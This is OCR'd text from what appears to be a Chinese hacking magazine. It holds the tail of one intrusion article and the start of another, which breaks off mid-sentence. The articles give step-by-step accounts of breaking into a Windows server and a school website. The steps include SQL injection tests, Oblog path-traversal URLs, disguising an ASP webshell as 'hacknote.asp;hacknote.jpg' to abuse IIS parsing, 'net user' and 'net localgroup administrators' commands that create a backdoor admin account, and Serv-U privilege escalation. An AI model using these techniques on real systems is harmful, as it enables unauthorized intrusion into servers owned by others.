


图11

三、峰回路转

第二天在翻看网站目录的时候，我又发现了一个好东西（目录实在是太多了，一时半会儿还真是看不完），啊哈，又是Tomcat，我还真是和它有缘啊，如图12。再次使用“netstat -an”命令查看端口，感觉808这个端口很可疑，于是就在浏览器中访问http://web.*.*.*:808/，果然看到了熟悉的画面——Tomcat的默认首页，点击“Tomcat Manager”，尝试了几个弱智密码，但结果都不对。没关系，我们有前面那么多的shell还怕什么，先来看看Tomcat下的目录再说吧。这一看不要紧，竟然发现已经有“前辈”来过此地了，正好利用他留下来的shell来达到我的目的。在浏览器中直接输入“前辈”的shell的地址，在这个shell中的CMD命令一栏分别填入“net user guest /active”、“net user guest 密码”、“net localgroup administrators guest /add”，返回的值均为“命令成功完成”，看来system权限就是不一般啊！好了，我们再次使用SocksCap32运行mstsc.exe，登录这个让我兜了一个大圈子的服务器，终于成功的进入了，如图13。




图12




图13

四、总结

相信许多读者都遇到过IP受限这类的问题吧，这时就需要一个“曲线”解决的方案了，其实就这个Windows2000服务器而言，防护措施还是比较到位的，比如安装了防火墙，设置了IP地址限制，在某些链接地址后面添加单引号提交时会提示非法并记录IP地址（事后发现记录IP地址只是个幌子，不能真正屏蔽），但这都挡不住我们入侵的脚步，所谓“千里之堤，溃于蚁穴”，正是对此次入侵的最终解释，可叹发展网络安全，任重而道远啊！

（文章中涉及到的findpass、OD、啊D注入工具、开Sock5代理工具、SocksCap等，已经收录在了光盘中）

记一次曲折的入侵过程
——直奔最高权限

文章难易度：★★★
文章阅读点：利用IIS的文件名解析漏洞结合动网8.2的自定义风格修改，得到webshell

Nyqxmfj

小菜我最近比较清闲，为了检验自己的技术水平，于是就帮一位电脑老师检测了他学校的网站，在浏览器中打开学校的网址，在网址后面分别添加上Default.asp、Index.asp、Default.php和Index.asp进行提交，结果Default.asp返回了正确的页面，看来网站是使用ASP开发的。

网站上包括了新闻、图片、音乐等栏目，我随手点开了一条新闻，然后在其地址“http://www.xxx.cn/new/view.asp?id=466”后面添加了一个“’”并提交，结果显示出来的页面立刻变成了“此文章已删除……”，这有可能存在注入漏洞哟。我又在网址后面分别添加“and 1=1”和“and 1=2”进行提交，结果也得到了不同的页面，没错，是注入漏洞。

拿出啊D注入工具顺利的猜解出了用户名和MD5密码，我把猜解出来的MD5密码拿到CMD5网站上去查询，可惜却没有查询出来，估计是加了符号的缘故吧。看来注入这条路是行不通了，我继续在首页上闲逛，无意中看到了“成长博客”这个栏目，如图1。




图1

有博客？前段时间不是爆出了很多ASP博客的漏洞吗？我就点进去看了看，原来使用的是Oblog的博客。Oblog似乎前段时间爆出了一个ATTACHMENT.ASP参数处理不严的漏洞，而且官方的补丁还补不严。我分别在浏览器中打开“http://www.xxx.cn/oblog/attachment.asp?path=./conn.asp”和“http://www.xxx.cn/oblog/attachment.asp?path=Uploadfile/../asp.”，都返回了OBLOG的logo，看来漏洞已经被管理员修补了，如图2。又尝试了好多注入点的爆库，结果也都失败了，看来这个网站的安全性还是比较好的，所有的漏洞都“戴了套”。




图2

这时，我又看到了一个叫做“小小画范”的栏目，如图3，打开一看，原来使用的是动网8.2系统，大家应该都知道IIS的文件名解析漏洞吧，也就是诸如“hacknote.asp;hacknote.jpg”这类的文件名在IIS中都会被当成“ASP”来解析，而动网论坛默认带有个人空间功能，而且还支持自定义模版，我们正好可以利用。




图3

论坛的注册功能已经被锁定了，但记得我以前曾经注册过的，于是就来到了登录页面，输入印象中的用户名和密码，用户名是输对了，但密码老是错，唉，我RP不会那么差吧！终于，在尝试了半个小时之后，终于奇迹般的登录了，如图4，来到“我的主页”－“个人空间管理”－“自定义风格”，如图5，接下来就是最关键的一步了，很多小菜都是在这儿失败的，因为打开文件管理后看不到上传，要解决这个问题其实很简单，在“样式风格CCS修改里”随便修改一个图片名称，点击“保存设置”，然后就会来到一个提示成功的页面，接着文件管理就可以使用了。




图4




图5

打开文件管理，上传限制是100K，但是心动吧的ASP大马却是112K（唉，真是RP爆差啊，怎么老是遇到这种限制呢），而别的大马又不好用，于是在工具包里翻了翻，找出了小勇4K的ASP小马，立刻改名为“hacknote.asp;hacknote.jpg”进行上传，如图6，上传成功后打开小马，这回运气不错，“user-skins/”目录没有被限制执行权限，真是百密一疏啊，再接着就是在小马中写入心动吧大马进行上传了，如图7，打开传上去的大马，熟悉的界面出现了，输入默认密码abcxd，登录成功了，如图8。




图6




图7

看来权限还是很大的，就是CMD不能运行，不管它了，反正服务器安装了Serv-U，直接使用大马自带的SU提权功能新建一个帐户提权，运行3389准备登录时，却发现无法登录，原来

